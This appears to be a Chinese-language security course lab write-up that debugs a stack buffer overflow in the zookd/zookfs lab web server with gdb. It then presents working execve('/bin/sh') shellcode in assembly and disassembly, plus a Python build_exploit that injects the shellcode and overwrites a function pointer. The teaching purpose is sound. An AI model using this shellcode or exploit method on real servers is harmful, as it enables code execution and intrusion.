
  
(gdb) c  
Continuing.  
  
Breakpoint 1, http\_request\_line (fd=5, reqpath=0xbfffee08 "", env=0x804e520 <env> "", env\_len=0x8050520 <env\_len>) at http.c:67  
warning: Source file is more recent than executable.  
67 char \*sp1, \*sp2, \*qp, \*envp = env;   
(gdb) n  
[执行n多次直到REQUEST\_URI被处理完]  
(gdb) n  
109 envp += sprintf(envp, "SERVER\_NAME=zoobar.org") + 1;  
(gdb) x/10s buf [打印buf，请求中各字段已经被分割]  
0x8050540 <buf.4435>: "GET"  
0x8050544 <buf.4435+4>: "/", 'A' <repeats 199 times>...  
0x805060c <buf.4435+204>: 'A' <repeats 200 times>...  
0x80506d4 <buf.4435+404>: 'A' <repeats 200 times>...  
0x805079c <buf.4435+604>: 'A' <repeats 200 times>...  
0x8050864 <buf.4435+804>: 'A' <repeats 200 times>...  
0x805092c <buf.4435+1004>: 'A' <repeats 25 times>  
0x8050946 <buf.4435+1030>: "HTTP/1.0"  
0x805094f <buf.4435+1039>: ""  
0x8050950 <buf.4435+1040>: ""  
(gdb) x/10 reqpath [打印reqpath，为"/", A \* 1024]  
0xbfffee08: "/", 'A' <repeats 199 times>...  
0xbfffeed0: 'A' <repeats 200 times>...  
0xbfffef98: 'A' <repeats 200 times>...  
0xbffff060: 'A' <repeats 200 times>...  
0xbffff128: 'A' <repeats 200 times>...  
0xbffff1f0: 'A' <repeats 25 times>  
0xbffff20a: "\005\b|\365\377\277"  
0xbffff211: ""  
0xbffff212: ""  
0xbffff213: ""  
[继续用n命令执行]  
85 if (sendfd(svcfds[i], env, env\_len, fd) <= 0)  
[此时zookd将请求发送给zookfs]

(gdb) p sizeof reqpath [reqpath不会溢出]  
$3 = 2048  
(gdb) p sizeof env [env不会溢出]  
$4 = 8192  
(gdb) quit  
-------------------------------------------------------------------------------  
 `zookd`此时并不存在缓冲区溢出。










4.2接下来分析`zookfs`。  
在`zookfs.c`中，`http\_serve()`函数以`REQUEST\_URI`环境变量为参数。在`http\_serve`处设置断点，分析栈结构。  
-------------------------------------------------------------------------------

$ gdb -p $(pgrep zookfs-exstack)  
...  
(gdb) b http\_serve  
Breakpoint 1 at 0x804951c: file http.c, line 275.  
[运行漏洞触发程序]  
(gdb) c  
Continuing.  
[New process 5076]  
[Switching to process 5076]  
  
Breakpoint 1, http\_serve (fd=3, name=0x80510b4 "/", 'A' <repeats 199 times>...) at http.c:275  
warning: Source file is more recent than executable.  
275 void (\*handler)(int, const char \*) = http\_serve\_none;  
(gdb) p $ebp  
$1 = (void \*) 0xbfffde08  
(gdb) p &handler  
$2 = (void (\*\*)(int, const char \*)) 0xbfffddfc  
(gdb) p &pn  
$3 = (char (\*)[1024]) 0xbfffd9fc  
(gdb) p &st  
$4 = (struct stat \*) 0xbfffd9a4  
(gdb) p &fd  
$5 = (int \*) 0xbfffde10  
(gdb) P &name  
$6 = (const char \*\*) 0xbfffde14  
(gdb) x $ebp+4  
0xbfffde0c: 0x08048d86  
-------------------------------------------------------------------------------

根据上面的调试信息绘制`http\_serve()`的栈结构：  


继续执行到`strcat()`，  
-------------------------------------------------------------------------------

(gdb) n  
279 getcwd(pn, sizeof(pn));  
(gdb) n  
280 setenv("DOCUMENT\_ROOT", pn, 1);  
(gdb) n  
282 strcat(pn, name);  
(gdb) p pn  
$7 = "/home/httpd/lab\000", 'A' <repeats 504 times>...  
(gdb) p strlen(name)  
$8 = 1025  
(gdb) p sizeof pn  
$9 = 1024  
-------------------------------------------------------------------------------

此处将执行`strcat()`，在`pn`中已经包含的来自`getcwd()`的字符串后面加上长度1025的`name`，将超过`pn`所分配的大小1024，导致缓冲区溢出。接着执行一步，并查看缓冲区溢出情况。  
-------------------------------------------------------------------------------

(gdb) n  
283 split\_path(pn);  
(gdb) x/10s pn  
0xbfffd9fc: "/home/httpd/lab/", 'A' <repeats 184 times>...  
0xbfffdac4: 'A' <repeats 200 times>...  
0xbfffdb8c: 'A' <repeats 200 times>...  
0xbfffdc54: 'A' <repeats 200 times>...  
0xbfffdd1c: 'A' <repeats 200 times>...  
0xbfffdde4: 'A' <repeats 40 times>  
0xbfffde0d: "\215\004\b\003"  
0xbfffde12: ""  
0xbfffde13: ""  
0xbfffde14: "\264\020\005\b"  
(gdb) x &handler  
0xbfffddfc: 'A' <repeats 16 times>  
(gdb) x $ebp  
0xbfffde08: "AAAA"  
(gdb) x $ebp+4  
0xbfffde0c: ""  
-------------------------------------------------------------------------------

在`pn`之前的缓冲区，包括`handler`和`$ebp`，已经被字符`A`覆盖，但返回地址并没有被完全改写。该如何改写?  
-------------------------------------------------------------------------------

(gdb) n  
285 if (!stat(pn, &st))  
(gdb) n  
296 handler(fd, pn);  
(gdb) n  
  
Program received signal SIGSEGV, Segmentation fault.  
0x41414141 in ?? ()  
(gdb) bt  
# 0 0x41414141 in ?? ()  
# 1 0x080495e8 in http\_serve (fd=3, name=0x80510b4 "/", 'A' <repeats 199 times>...) at http.c:296  
# 2 0x08048d00 in main (argc=<error reading variable: Cannot access memory at address 0x41414149>,  
 argv=<error reading variable: Cannot access memory at address 0x4141414d>) at zookfs.c:39  
-------------------------------------------------------------------------------

继续执行到`handler(fd, pn);`，由于`handler`变量被改写为`0x41414141`，导致程序崩溃。这发生在先前发现的`strcpy()`漏洞之前。这个示例并没有利用改写返回地址来劫持控制流。

## 6、shellcode注入（本部分为附加实验部分，可以不做）

本部分学习shellcode原理，并利用漏洞在服务器上运行shellcode，以及return-to-libc攻击。

**Shellcode原理**

参考资料：[Smashing The Stack For Fun And Profit](https://github.com/YuZhang/Security-Courseware/blob/master/buffer-overflow/supplyments/Smashing-The-Stack-For-Fun-And-Profit.pdf) [[online]](http://phrack.org/issues/49/14.html#article)

利用缓冲区溢出漏洞改写函数返回地址来劫持程序控制流，令其指向预执行代码。通常该代码会启动一个shell，称作"shellcode"。

下面是一个C语言程序启动shell的例子。

# include <stdio.h>

void main() {

char \*name[2];

name[0] = "/bin/sh";

name[1] = NULL;

/\* int execve(const char \*filename, char \*const argv[],

char \*const envp[]); \*/

execve(name[0], name, NULL);

exit(0);

}

execve()在父进程中fork一个子进程，在子进程中调用exec()函数启动新的程序。exec系列函数中execve()为内核级系统调用。 execve()执行第一个参数filename字符串所指文件，第二个参数是利用数组指针来传递命令行参数(第一个元素是命令本身)，并且要以空指针null结束，最后一个参数则为传递给执行文件的新环境变量数组。

Linux的execve()通过寄存器传递参数，由0x80软中断触发syscall()调用，过程如下：

1. 内存中存在null结尾字符串"/bin/sh"
2. 内存中存在"/bin/sh"的地址后加一个null long word
3. 拷贝execve调用编号(0xb)到eax
4. 拷贝"/bin/sh"的地址（name[0]）到ebx
5. 拷贝"/bin/sh"的地址的地址（name）到ecx
6. 拷贝null long word的地址（envp）到edx
7. 执行int $0x80调用syscall()

若execve()调用失败，程序将继续执行，很可能导致崩溃。为在调用失败后仍然可以正常退出，在execve()之后添加exit(0)：

1. 拷贝exit调用号(0x1)到exa
2. 拷贝0x0到exb
3. 执行int $0x80调用syscall()

在shellcode中，多处需要用到地址，一个问题是事先并不知道代码和字符串会被放置在哪里。

解决该问题的一种方法是用jmp和call指令，通过指令指针相对寻址来跳到特定位置，而不需要事先知道准确地址。

首先，在通过改写返回地址来跳转到shellcode后，利用jmp指令跳转到call指令。将call指令放在"/bin/sh"字符串之前，当执行call指令时，字符串地址将被入栈，作为call被执行时的返回地址。call指令只需简单的跳转到jmp之后的代码，执行pop指令将栈中的call的返回地址，即字符串地址，拷贝到一个寄存器使用。

下面是程序描述与跳转示意图：

1. 返回地址跳转到shellcode（跳转1）
2. jmp跳转到call（跳转2）
3. pop获得"/bin/sh"地址
4. 执行execv()
5. 执行exit()
6. call跳转到pop（跳转3）
7. 字符串"/bin/sh"

low address <———— stack growth ———— high address

+—————————(3)—————————+

V |

[jmp][pop][execve()][exit()][call]["/bin/sh"][argv][envp][sfp][ret]

^ | ^ |

| +—————————(2)——————————————+ |

+——————————————————————————————————(1)——————————————————————————+

通常shellcode将被作为字符串注入缓冲区中。由于空字节(null)会被认为是字符串结尾，因此需要将其中的空字节去掉。一种主要手段是用xorl %eax,%eax指令来令eax寄存器为0，用eax作为参数，从而避免在参数中直接使用0。另外，shellcode越小越好。

在实验中提供了3个文件：

* shellcode.S：shellcode汇编代码
* shellcode.bin：编译后二进制代码
* run-shellcode：直接运行shellcode.bin

查看完整的shellcode代码shellcode.S：

# include <sys/syscall.h> /\* 系统调用编号表 \*/

# define STRING "/bin/sh" /\* 执行命令字符串 \*/

# define STRLEN 7 /\* 字符串长度 \*/

# define ARGV (STRLEN+1) /\* execve()参数2相对于string的偏移量 \*/

# define ENVP (ARGV+4) /\* execve()参数3相对于string的偏移量 \*/

/\* argv末尾元素和envp复用同一地址 \*/

.globl main /\* 令符号main对ld和其他程序可见 \*/

.type main, @function /\* 设置符号main的类型为函数 \*/

main:

jmp calladdr /\* 跳转(2)到call \*/

popladdr:

popl %esi /\* 将string地址出栈写入esi, l表示32位 \*/

movl %esi,(ARGV)(%esi) /\* 将string地址写入argv（string+8） \*/

xorl %eax,%eax /\* 获得32位的0 \*/

movb %al,(STRLEN)(%esi) /\* 将string结尾字节置0, %al表示A寄存器16位(%ax)中低8位, b表示字节\*/

movl %eax,(ENVP)(%esi) /\* 将envp（string+12）置0（NULL） \*/

/\* argv末尾元素和envp复用同一0（NULL）\*/

movb $SYS\_execve,%al /\* syscall参数1: syscall编号 \*/

movl %esi,%ebx /\* syscall参数2: string地址 \*/

leal ARGV(%esi),%ecx /\* syscall参数3: argv地址 \*/

leal ENVP(%esi),%edx /\* syscall参数4: envp地址 \*/

int $0x80 /\* 调用syscall, $表示数字 \*/

xorl %ebx,%ebx /\* syscall参数2: 0 \*/

movl %ebx,%eax /\* 将eax置0 \*/

inc %eax /\* syscall参数1: SYS\_exit (1) \*/

/\* 用mov+inc来避免空字节 \*/

int $0x80 /\* 调用syscall \*/

calladdr:

call popladdr /\* 将下一指令(string)地址push入栈后跳转 \*/

.ascii STRING /\* 将字符串(不追加0)存入连续地址 \*/

下列命令用于编译，提取，反编译，执行shellcode：

* 编译：gcc -m32 -c -o shellcode.bin shellcode.S
* 提取二进制指令：objcopy -S -O binary -j .text shellcode.bin
* 反编译：objdump -D -b binary -mi386 shellcode.bin
* 执行：./run-shellcode shellcode.bin

下面是反编译的结果：

$ objdump -D -b binary -mi386 shellcode.bin

shellcode.bin: file format binary

Disassembly of section .data:

00000000 <.data>:

0: eb 1f jmp 0x21

2: 5e pop %esi

3: 89 76 08 mov %esi,0x8(%esi)

6: 31 c0 xor %eax,%eax

8: 88 46 07 mov %al,0x7(%esi)

b: 89 46 0c mov %eax,0xc(%esi)

e: b0 0b mov $0xb,%al

10: 89 f3 mov %esi,%ebx

12: 8d 4e 08 lea 0x8(%esi),%ecx

15: 8d 56 0c lea 0xc(%esi),%edx

18: cd 80 int $0x80

1a: 31 db xor %ebx,%ebx

1c: 89 d8 mov %ebx,%eax

1e: 40 inc %eax

1f: cd 80 int $0x80

21: e8 dc ff ff ff call 0x2

26: 2f das # /bin/sh

27: 62 69 6e bound %ebp,0x6e(%ecx)

2a: 2f das

2b: 73 68 jae 0x95

运行上述shellcode可以启动一个新shell：

$ ./run-shellcode shellcode.bin

$

**代码注入**

利用之前的漏洞将shellcode注入到web服务器并启动shell。回顾之前的漏洞触发过程：

(1) 构造"过长的"客户端请求，并发送请求到服务器。

def build\_exploit(shellcode):

req = "GET /" + 'A' \* 1024 + " HTTP/1.0\r\n" + \

"\r\n"

return req

(2) 服务器端zookd处理请求并转发给zookfs。处理请求的代码在http.c中，其中存在缓冲区溢出漏洞。

zookd.c:70: if ((errmsg = http\_request\_line(fd, reqpath, env, &env\_len)))

zookfs.c:47: http\_serve(sockfd, getenv("REQUEST\_URI"));

http\_serve()函数中strcat()触发缓冲区溢出漏洞导致handler变量被改写，在执行(\*handler)()函数时导致程序崩溃。

void http\_serve(int fd, const char \*name)

{

void (\*handler)(int, const char \*) = http\_serve\_none;

char pn[1024];

struct stat st;

getcwd(pn, sizeof(pn));

setenv("DOCUMENT\_ROOT", pn, 1);

strcat(pn, name);

split\_path(pn);

/\* ...代码有删节... \*/

handler(fd, pn);

}

http\_serve()的栈结构：

+———————————————————————-+

| name |<——— (+12) =0xbfffde14

+———————————————————————-+

| fd = 3 |<——— (+8) =0xbfffde10

+———————————————————————-+

| return address |<——— (+4) =0xbfffde0c

+———————————————————————-+

| ebp |<——— (0) =0xbfffde08

+———————————————————————-+

| |

+————————————————————————+

| void (\*handler) |<——— (-12) =0xbfffddfc

+————————————————————————+

|pn[1023] ^ |

| | |

| | pn[0]|<——— (-1036) =0xbfffd9fc

+————————————————————————+

| struct stat st |

| (88bytes) |<——— (-1124) =0xbfffd9a4

+———————————————————————-+

攻击手段是构造一个请求令pn缓冲区溢出，从而改写handler指针，令其指向shellcode。

bottom of the stack

+————————————————————+———————————+——————————————————————+

| void (\*handler) | ^ | address of shellcode |———+

+————————————————————+ | +——————————————————————+ |

|pn[1023] ^ | | | 'AAA'...'AAA' | |

| | | | +——————————————————————+ |

| | | | name[0]| shellcode |<——+

| | +———————————+——————————————————————+

| | pn[0]| getwd | "/home/httpd/lab/" |

+————————————————————+———————————+——————————————————————+<——0xbfffd9fc

以此构造请求需要计算两个值：

* 填充'A'的个数：1024-len("/home/httpd/lab/")-len(shellcode)
* shellcode在栈中地址：0xbfffd9fc + len("/home/httpd/lab/")

stack\_buffer = 0xbfffd9fc

def build\_exploit(shellcode):

## Things that you might find useful in constructing your exploit:

## urllib.quote(s)

## returns string s with "special" characters percent-encoded

## struct.pack("<I", x)

## returns the 4-byte binary encoding of the 32-bit integer x

## variables for program addresses (ebp, buffer, retaddr=ebp+4)

req = "GET /" + urllib.quote(shellcode) + \

'A' \* (1024-len("/home/httpd/lab/")-len(shellcode)) + \

struct.pack("<I", stack\_buffer + len("/home/httpd/lab/")) + \

" HTTP/1.0\r\n" + \

"\r\n"

return req

运行脚本./exploit-3.py localhost 8080，并在启动web服务的中断查看shell是否被启动。